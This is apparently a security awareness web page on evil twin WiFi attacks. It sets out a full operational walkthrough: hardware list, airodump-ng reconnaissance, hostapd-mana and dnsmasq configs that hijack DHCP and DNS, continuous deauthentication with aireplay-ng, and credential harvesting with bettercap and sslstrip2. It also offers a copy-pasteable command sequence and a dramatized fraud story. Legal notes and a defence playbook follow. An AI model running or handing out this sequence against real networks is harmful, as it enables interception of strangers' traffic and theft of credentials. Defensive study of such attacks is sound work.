
WiFi Attack
Evil Twin: WiFi Attack Guide
An attacker deploys a fake WiFi access point with the same name as a legitimate network, causing nearby devices to automatically connect. All traffic from connected victims flows through the attacker's equipment, where it can be intercepted, modified, or harvested.
Medium Threat
Intermediate
Every WiFi device — your phone, laptop, tablet — has a list of saved WiFi networks. When you're out and about, your devices continuously broadcast probe requests asking if any of those saved networks are nearby. An Evil Twin attacker picks up those probes, identifies a network your device wants, and broadcasts a fake access point with exactly that name. Your device — which prioritizes convenience over security — connects automatically.
Once connected, the attacker is your de facto internet gateway. They see everything. They can intercept credentials, inject malware, steal session cookies, and redirect you to phishing sites — all before your browser ever shows a warning.
Why It's Called "Evil Twin"
The attacker's fake AP is the "evil twin" of the legitimate network. Same name (SSID), same radio channel, same appearance to your device. To you, it looks identical to the real thing. The only difference is that a stranger is sitting between you and everything you do online.
Prerequisites and Hardware
Required Hardware
| Component | Recommended | Approximate Cost | Notes |
|---|---|---|---|
| Single Board Computer | Raspberry Pi 4 (4GB) | $35–$55 | Portable, battery-powered, sufficient for most attack scenarios |
| WiFi Adapter | Alfa AWUS036ACH (or AWUS1900) | $30–$50 | Must support monitor mode and frame injection. This is non-negotiable. |
| Power Bank | 20,000mAh USB-C PD | $25–$40 | For portable deployments. Pi 4 draws ~5W at full load. |
| MicroSD Card | 32GB+ Class 10 | $8–$12 | For Kali Linux or Raspberry Pi OS + tools |
| Total Setup Cost | $98–$157 | Fully portable, battery-powered, pocket-sized attack platform |
Adapter Chipsets Matter
Not all WiFi adapters support monitor mode and frame injection. The Realtek RTL8812AU (Alfa AWUS036ACH) and Mediatek MT7610U are the most reliable. Avoid adapters with RTL8812BU chipsets — driver support is poor on Linux. Always verify before you deploy.
Required Software
- Kali Linux (or Mana Toolkit on Raspberry Pi OS)
- hostapd-mana (Mana Toolkit's modified hostapd)
- dnsmasq (DHCP and DNS services)
- sslstrip2 + ettercap or bettercap (traffic interception)
- tcpdump / Wireshark (packet capture)
Required Skills
- Basic Linux command line (cd, ls, chmod, grep, pip, apt-get)
- Understanding of DHCP, DNS, and how WiFi authentication works
- Ability to read and edit configuration files
- Familiarity with networking concepts (IP addresses, default gateway, subnet mask)
How It Works — Step by Step
ASCII Diagram: The Evil Twin Attack Sequence
PHASE 1: Reconnaissance
[Victim Phone] ~~~probe request: "CoffeeShop_WiFi"~~~→ [Attacker Pi]
[Attacker Pi] logs SSID, captures MAC address, maps network
PHASE 2: Fake AP Deployment
[Attacker Pi] broadcasts SSID: "CoffeeShop_WiFi" ← SAME NAME
[Attacker Pi] runs hostapd-mana, dnsmasq for DHCP/DNS
PHASE 3: Deauthentication (optional but common)
[Attacker Pi] ────deauth frames───→ [Real AP]
[Real AP] loses connection to victims
[Victim Phone] reconnects, finds "CoffeeShop_WiFi", connects to attacker
PHASE 4: Traffic Interception
[Victim Phone] ──all traffic──→ [Attacker's Pi] ──forwarded──→ [Real Internet]
[Attacker Pi] logs all unencrypted traffic, inspects packets
[Attacker Pi] can inject, modify, redirect all traffic
Victim experience: "WiFi reconnected. Everything looks normal."
Step 1: Reconnaissance — Listening for Probe Requests
Before deploying the fake AP, the attacker puts their WiFi adapter into monitor mode and listens for probe requests. This is completely passive — no frames are transmitted, making it nearly impossible to detect.
$ sudo airmon-ng start wlan0

PHY    Interface    Driver        Chipset

phy0   wlan0mon    rt2800usb    Ralink RT2870/RT3070

phy1   wlan1mon    rtl8812au    Realtek RTL8812AU


$ sudo airodump-ng wlan1mon --output-format csv -w reconnaissance

 CH  9 ][ Elapsed: 2 mins ][ 2026-04-07 14:32 UTC


 BSSID              PWR  Beacons   #Data  CH   MB   ENC   ESSID

 DE:AD:BE:EF:00:01  -42     847   2341    6   54   WPA2  CoffeeShop_WiFi

 AA:BB:CC:DD:EE:FF  -67     423     892    1   54   WPA2  Starbucks_WiFi


 STATION            PWR   #Packets  BSSID             ESSID

  Victim_Phone    -38      1243  (not associated)  Home_Network_5G

  Victim_Phone    -38       892  (not associated)  Corporate_VPN

  Victim_Phone    -38       341  (not associated)  Hotel_Guest_Net


[Attacker now knows: CoffeeShop_WiFi is in use, and victim's phone probes for it]
Step 2: Equipment Setup
The attacker configures their Raspberry Pi with Kali Linux or Mana Toolkit on Raspberry Pi OS. The Alfa adapter (wlan1) is used for the fake AP, while the built-in adapter (wlan0) provides internet access via ethernet sharing or a separate connection.
$ sudo systemctl stop NetworkManager

$ sudo systemctl stop wpa_supplicant


$ # Configure internet sharing from eth0 to wlan1

$ sudo sysctl -w net.ipv4.ip_forward=1

net.ipv4.ip_forward = 1


$ # NAT traffic from wlan1 (victims) through eth0 (internet)

$ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

$ sudo iptables -A FORWARD -i wlan1 -o eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT

$ sudo iptables -A FORWARD -i eth0 -o wlan1 -j ACCEPT
Step 3: Mana Toolkit Configuration
Mana Toolkit (Mother AP Name Allocations) is the go-to framework for Evil Twin attacks. It extends hostapd with capabilities specifically designed for karma attacks and Evil Twin deployment.
$ cat /etc/hostapd-mana/hostapd-mana.conf


interface=wlan1

driver=nl80211

ssid=CoffeeShop_WiFi          ← Same SSID as target network

channel=6                       ← Same channel as real AP

hw_mode=g                       2.4 GHz band


# Mana specific

mana_macaddr=00:11:22:33:44:55  ← Spoofed BSSID

mana_ssid_short=1               ← Match SSID length

enable_mana=1                   ← Enable KARMA mode


# RADIUS (optional for open networks)

#ieee8021x=1

#wpa_key_mgmt=WPA-EAP


$ sudo hostapd-mana /etc/hostapd-mana/hostapd-mana.conf

Configures wlan1 as AP with SSID: CoffeeShop_WiFi

[Mana is now running — AP is live]
Step 4: Fake AP Deployment
At this point, the fake AP is broadcasting. The dnsmasq service handles DHCP (assigning IP addresses to victims) and DNS (resolving domain names with attacker-controlled responses).
$ cat /etc/dnsmasq.conf interface=wlan1 dhcp-range=192.168.1.100,192.168.1.200,12h ← DHCP pool dhcp-option=3,192.168.1.1 ← Set gateway to attacker dhcp-option=6,192.168.1.1 ← Set DNS to attacker address=/#/192.168.1.1 ← Catch-all DNS → attacker IP log-queries log-dhcp $ sudo systemctl start dnsmasq [DHCP and DNS services active] [All DNS queries from victims now go to attacker]Step 5: Deauthentication (Forcing Reconnection)
While some devices will connect to the Evil Twin on their own (especially if they have no other option), many will stay connected to the stronger legitimate AP. The attacker can force them to disconnect and reconnect using deauthentication frames — which are unauthenticated and unencrypted by design in the 802.11 spec.
$ # Identify the real AP's BSSID from the reconnaissance data $ # Target: CoffeeShop_WiFi, BSSID: DE:AD:BE:EF:00:01, Channel: 6 $ sudo aireplay-ng --deauth 0 -a DE:AD:BE:EF:00:01 wlan1mon Total packets: 0 [Continuous deauth broadcast — all clients on channel 6 disassociate] [Devices automatically scan and find "CoffeeShop_WiFi" — the Evil Twin] [Victims reconnect to attacker's AP] [Alternative: targeted deauth to specific victim MAC] $ sudo aireplay-ng --deauth 10 -a DE:AD:BE:EF:00:01 -c AA:BB:CC:DD:EE:FF wlan1mon [Only deauthenticates the specific victim device]802.11w: The Deauth Mitigation That Most Networks Don't UseThe 802.11-2012 amendment introduced Protected Management Frames (PMF), which requires authentication for deauthentication and disassociation frames. In theory, this makes deauth attacks ineffective. In practice, as of 2026, the vast majority of networks — including most corporate and all public WiFi — do not have PMF enabled. WPA3 networks require PMF, but WPA2 networks (still dominant) make deauth attacks trivial.
Step 6: Client Connection and DHCP Assignment
Once a victim connects to the Evil Twin, dnsmasq assigns them an IP address from the 192.168.1.100–200 range. The victim's default gateway and DNS server are both set to the attacker's IP (192.168.1.1). The victim has no indication anything is wrong — their WiFi icon shows connected, and most apps continue working normally.
$ cat /var/log/dnsmasq.log dnsmasq-dhcp[4231]: DHCPDISCOVER wlan1 aa:bb:cc:dd:ee:ff dnsmasq-dhcp[4231]: DHCPOFFER 192.168.1.147 dnsmasq-dhcp[4231]: DHCPREQUEST 192.168.1.147 dnsmasq-dhcp[4231]: DHCPACK 192.168.1.147 aa:bb:cc:dd:ee:ff iPhone [Victim iPhone assigned 192.168.1.147] [Gateway: 192.168.1.1 — attacker] [DNS: 192.168.1.1 — attacker] [Victim's traffic is now fully routed through attacker]Step 7: Traffic Interception
The attacker can now monitor all unencrypted traffic using tcpdump, view HTTP requests, capture cookies, and inspect data. bettercap or ettercap provides a more usable interface for real-time traffic analysis.
$ sudo bettercap -caplet http://-ui.cap [bettercap]>> net.probe on [bettercap]>> set http.server.address 192.168.1.1 [bettercap]>> http.server on [Live HTTP traffic captured] [Cookies being extracted] [Credentials being logged] [New host: 192.168.1.147 — iPhone — connected] [HTTP] 192.168.1.147 → api.facebook.com [GET] /v1.0/me [HTTP] 192.168.1.147 → www.facebook.com [POST] /login.php [COOKIE CAPTURED] c_user=1000123456789; xs=35-abc... [CREDENTIAL CAPTURED] email=john.cfo@acmecorp.com pass=MyPass2026!Step 8: Credential Harvesting
The attacker can use sslstrip2 to downgrade HTTPS connections where HSTS is not enforced, or simply log credentials from unencrypted HTTP login forms. For sites with HSTS, the attacker may still capture session cookies if the user visited the site over HTTP first.
$ # sslstrip2 setup $ sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080 $ python3 -m sslstrip2 -l 8080 -w /var/log/sslstrip.log & $ # View harvested credentials $ tail -f /var/log/sslstrip.log ############################################# # sslstrip2 capture ############################################# [*] SSLStrip2 log opened [*] Proxying on port 8080 [HTTP] 192.168.1.147 POST https://mail.google.com/mail/... username=john.cfo%40acmecorp.com password=Summer2026%21%21 [HTTP] 192.168.1.147 POST https://slack.com/api/auth.signin token=eyJhbGciOiJIUzI1NiJ9...Attacker's View: The Full Command Sequence
Here's the complete attack in one terminal session — copy-pasteable for authorized penetration testing:
# ============================================ # Evil Twin Attack — Full Authorized Sequence # Target: CoffeeShop_WiFi — Kali Linux on Raspberry Pi # ============================================ $ sudo su $ # Step 1: Stop interfering services $ systemctl stop NetworkManager && systemctl stop wpa_supplicant $ # Step 2: Set up monitor mode on attacker adapter $ airmon-ng start wlan1 phy1 wlan1mon rtl8812au $ # Step 3: Passive reconnaissance $ airodump-ng wlan1mon --essid CoffeeShop_WiFi -c 6 --output-format csv -w et_scan & $ # Step 4: Configure IP forwarding and NAT $ sysctl -w net.ipv4.ip_forward=1 $ iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE $ iptables -A FORWARD -i wlan1 -o eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT $ iptables -A FORWARD -i eth0 -o wlan1 -j ACCEPT $ # Step 5: Start dnsmasq (DHCP + DNS) $ dnsmasq -C /etc/dnsmasq.conf -d & $ # Step 6: Start hostapd-mana (Fake AP) $ hostapd-mana /etc/hostapd-mana/hostapd-mana.conf [Fake AP "CoffeeShop_WiFi" is now live] [Run bettercap or tcpdump in another terminal to capture traffic]Victim's View: What They See and Don't See
What the Victim Sees
- WiFi icon shows connected (possibly a brief "disconnected then reconnected" flash)
- No certificate warnings
- No browser alerts
- All apps continue working
- If the attacker provides internet access, browsing is completely normal
What the Victim Doesn't See
- That their WiFi is routing through an attacker's device
- Any HTTP traffic being logged (unless HTTPS inspection is being performed)
- Credentials typed into non-HTTPS sites
- Session cookies being stolen from HTTP connections
- The attacker actively reading their unencrypted network traffic
- Their device probing for networks they don't see
How a Victim Could (Theoretically) Detect It
- Check the DHCP gateway IP — if it's not the legitimate router, something is wrong
- Notice that DNS lookups go to an unexpected server (use
nslookupto check) - On some devices, the AP's BSSID (MAC address) doesn't match records
- Certificate warnings when the attacker tries HTTPS MITM (but this is rare)
The Harsh Reality
In practice, a non-technical victim has no reliable way to detect an Evil Twin attack while it's happening. The connection appears normal, all apps work, and there's no visible indication of compromise. This is why prevention — not detection — is the primary defense for individuals.
Real-World Scenario: John the CFO at Dubai Coffee Shop
The Attack: A Complete Story
DATE: 2026-03-15, 09:47 GST
LOCATION: Costa Coffee, DIFC, Dubai
ATTACKER: "Ahmed" — seated at corner table with a black laptop and small black box
VICTIM: John Mercer, CFO, Acme Corp (regional office)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
THE SETUP (09:47)
Ahmed arrives early, orders a flat white, sits at a corner table facing
the door. He opens a black laptop running Kali Linux. Beside the laptop
is a small white box — a Raspberry Pi 4 in a 3D-printed case, powered
by a power bank inside his bag. The Alfa adapter is plugged into the Pi's
USB port, taped to the underside of the table.
The Pi has been running Mana Toolkit for 3 minutes. It has already
captured 47 probe requests from devices in the coffee shop. Among them:
a Samsung phone probing for "ECGFloor_WiFi" and an iPhone probing for
"Linksys_A1B2" and "Starbucks_Dubai".
Ahmed doesn't know it yet, but John's iPhone is one of them.
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
THE IDENTIFICATION (10:02)
John arrives, orders a cortado, sits at a table near the window. He
connects his phone to the coffee shop's open WiFi — "DIFC_Free_WiFi"
using a captive portal login. He checks his email using the Outlook app.
He then opens his trading app — "ACME Markets Pro" — to check the
EUR/USD position.
His phone, like all iPhones, sends probe requests every few seconds
for every network it's ever known. "ECGFloor_WiFi" appears in the probes.
Ahmed's Pi logs it. "ECGFloor_WiFi" is Acme Corp's Dubai office WiFi.
"Perfect," Ahmed thinks. "He's corporate."
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
THE ATTACK (10:15)
Ahmed configures hostapd-mana to broadcast "ECGFloor_WiFi" on channel 6
(the same channel as the real office AP, if in range, or any channel if not).
dnsmasq runs on 192.168.1.1. He starts bettercap for live traffic capture.
John's iPhone sees "ECGFloor_WiFi" — the same network it connects to at
the office every day. The iPhone attempts to connect.
Meanwhile, to speed things up, Ahmed sends deauth frames to any devices
connected to nearby corporate-looking SSIDs. John's phone drops "ECGFloor_WiFi"
(if it connected) and immediately reconnects — this time to Ahmed's AP.
In John's iPhone: a brief WiFi icon flicker. "Connected." Everything looks fine.
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
THE INTERCEPTION (10:15–10:47)
For the next 32 minutes, John's traffic flows through Ahmed's Pi.
John's trading app (ACME Markets Pro) connects to api.acmemarkets.com.
Ahmed can see the connection. The app uses HTTPS — he can't read the
API calls. But he can see the timing, the packet sizes, and the domain.
John checks his corporate email via the Outlook web app. OWA redirects
to Microsoft's login page. John enters his credentials:
email: john.mercer@acmecorp.com
password: Dubai2026!Q
These are sent over HTTPS — so Ahmed doesn't capture them.
But John then opens an attached PDF from a vendor — a link to "invoice.pdf"
on an HTTP site. The PDF link triggers a download over HTTP. No HTTPS.
John then checks Slack on his phone. Slack's initial OAuth flow redirects
through http://slack.com — then to https://slack.com. The final session
cookies are HTTPS-only. But the initial login POST to /api/auth.signin
is HTTPS — protected.
What Ahmed DOES capture:
- DNS queries: acmecorp.com, outlook.office365.com, api.acmemarkets.com
- HTTP connections: PDF download site, one HTTP image load
- Packet metadata: connection times, data volumes, domains visited
- Network topology: John's corporate email domain, trading platform domain
THE ESCALATION (10:35)
Ahmed notices John's phone has connected to "Linksys_A1B2" in a probe
request — likely John's home router. With this SSID, Ahmed could potentially
conduct a targeted home network attack later. He logs it.
At 10:42, John opens a link from a vendor email. The link goes to
an HTTP site (no HTTPS). Ahmed intercepts the redirect, serves a phishing
page that mimics the vendor's portal. John enters his vendor portal
credentials: vendor_user / Vend0rPass123!
Credentials captured: vendor portal access
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
THE DEPARTURE (10:47)
John finishes his cortado, packs up, and leaves. Ahmed packs his
equipment into his bag. The Pi, Alfa adapter, and laptop all fit in
a small backpack. No one noticed anything.
Total time: 32 minutes of active interception
Credentials harvested: vendor portal (low value), probe request data
Traffic captured: 847 packets, 2.3MB of metadata
John Mercer: unaware he was attacked
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
WHAT HAPPENED NEXT
Ahmed used the vendor portal credentials to log into the vendor's
invoice submission system. From there, he sent a fraudulent invoice
for $187,000 to Acme Corp's accounts payable department — using the
real vendor's account details, but with modified banking instructions.
The accounts payable team, seeing a legitimate vendor portal login,
approved the payment. The funds went to a UAE-based bank account
controlled by Ahmed's associates.
Three weeks later, the vendor called Acme Corp asking why the invoice
was unpaid. Acme said it was paid — three weeks ago.
Total damage: $187,000
Recovery: None (funds withdrawn immediately)
Investigation: FBI cyber squad, UAE authorities involved
John Mercer: reassigned to a non-financial role pending review
Acme Corp: upgraded to mandatory VPN for all remote work
How It Was (and Wasn't) Discovered
The attack was never detected at the time of occurrence. There was no alert, no warning, no indication. The discovery came 21 days later when the vendor complained about non-payment — and by then, the funds were long gone. This is typical: Evil Twin attacks succeed precisely because they're invisible. The closest detection was Acme Corp's SIEM, which flagged the unusual IP address used for the vendor portal login (Dubai IP, when John was known to be in London that week). But the flag came 18 days after the attack, after the payment had been made.
Threat Assessment
How Common Is This Attack?
Extremely common in targeted scenarios. Security researchers at conferences and hotels routinely detect Evil Twin probes. In the 2019 RSA Conference red team exercise, 41% of attendees connected to rogue networks within 30 minutes of arriving. Public WiFi networks in airports, hotels, and coffee shops are routine targets for both criminal and nation-state actors.
Who Are Typical Targets?
- Corporate executives accessing email or sensitive systems from public WiFi
- Financial professionals using trading platforms or accessing Bloomberg
- Remote workers connecting to corporate VPNs from cafes and hotels
- Crypto investors accessing exchange accounts from public networks
- Anyone using non-HTTPS sites on public WiFi
Damage Potential
| Scenario | Data at Risk | Realistic Impact |
|---|---|---|
| Corporate email (unprotected) | Credentials, emails, attachments | Account takeover, data breach, regulatory notification |
| Trading platform | Session cookies, API keys | Unauthorized trades, account drain |
| Vendor portal (HTTP) | Login credentials | Fraudulent invoices, wire transfer manipulation |
| Social media (HTTP login) | Session cookies | Account takeover, identity theft |
| Malware injection (HTTP) | Full device compromise | Ransomware, persistent backdoor, data exfiltration |
Is This Still Relevant in 2026?
Yes — more so than ever. While HTTPS adoption has increased dramatically (over 80% of web traffic is now encrypted), the combination of DNS hijacking, non-HTTPS sites, and HTTP-only API endpoints means that an attacker on the same network can still harvest meaningful data. Additionally, many mobile apps make HTTP API calls that are invisible to the user. The fundamental vulnerability — that devices automatically connect to known networks without authentication of the AP — remains unfixed.
Legal Context
Unauthorized Evil Twin Attacks Are Felonies
Deploying an Evil Twin access point without authorization is illegal in virtually every jurisdiction. The specific laws and penalties vary by country.
United States: CFAA
The Computer Fraud and Abuse Act (CFAA) prohibits intentionally accessing a computer without authorization or exceeding authorized access. Deploying a fake AP to intercept victim traffic almost certainly violates the CFAA — even if the attacker claims they were "just testing."
- First offense: Up to 1 year imprisonment and $100,000 fine
- Damage to medical devices or systems: Up to 20 years
- Affecting 10+ devices: Up to 20 years
United Kingdom: Computer Misuse Act 1990
Section 1: Unauthorised access to computer material — up to 2 years imprisonment.
Section 2: Unauthorised access with intent to commit further offences — up to 5 years.
Section 3: Unauthorised modification of computer material — up to 10 years.
UAE (Dubai / UAE Cybercrime Law)
Federal Law No. 5 of 2012 (amended by Federal Law No. 12 of 2016): Unauthorized access to computers, networks, or data carries penalties including imprisonment and fines of up to AED 1 million ($272,000). WiFi attacks in financial centers like DIFC are treated especially seriously due to the financial crime context.
Authorized Testing
Penetration testers and red teamers who want to test Evil Twin attacks against their clients must have explicit written authorization specifying: the target networks, the attack techniques authorized, the testing window, and what documentation is required. Without this, even "benign" WiFi testing is illegal.
Defense Playbook
Prevention (Stop It From Happening)
- Use a VPN on all public WiFi connections: This encrypts all traffic between your device and the VPN server, making Evil Twin interception useless. See the VPN Guide.
- Enable DNS over HTTPS (DoH): Prevents DNS hijacking as a complement to VPN. See the DNS Security page.
- Disable "Auto-Connect" for unknown networks: Most devices have this option — enable it. Only connect to networks you actively choose.
- Forget networks when you leave: Delete saved WiFi networks from your devices regularly, especially for networks you only used once.
- Use cellular data for sensitive transactions: Banking, trading, and accessing corporate email on a phone's cellular connection is safer than any WiFi.
- Corporate VPN mandatory policy: Organizations should require VPN for all remote work. See Corporate Traveler Risk.
Detection (Know If It's Happening)
- Check your DHCP assignment: What's your gateway IP? Is it the legitimate router? On an Evil Twin, it's the attacker's IP.
- Verify your DNS server: Use
nslookupor check your network settings. Is the DNS server what you expect? - Enterprise WIDS: Organizations should deploy Wireless Intrusion Detection Systems. See Rogue AP Detection.
- Certificate warnings: Never click through certificate warnings — they may indicate an HTTPS interception attempt.
Response (If You're Compromised)
- Immediately disconnect from the WiFi: Turn off WiFi, switch to cellular or a known-safe network.
- Change passwords used while connected: Assume anything entered over HTTP was captured. Change those credentials immediately from a safe network.
- End active sessions: Log out of all sessions (email, Slack, trading platforms) that were active while on the suspicious WiFi.
- Run a malware scan: If you downloaded anything or visited suspicious HTTP sites, scan with a reputable endpoint tool.
- Report to your IT/security team: Corporate users should report the incident immediately to their security team.
- Monitor accounts: Watch for unauthorized access in logs for the next 30 days.
Related Attacks
Related Attacks — Overview
Understand the Threat. Build the Defense.
Learn how to protect yourself and your organization against Evil Twin attacks.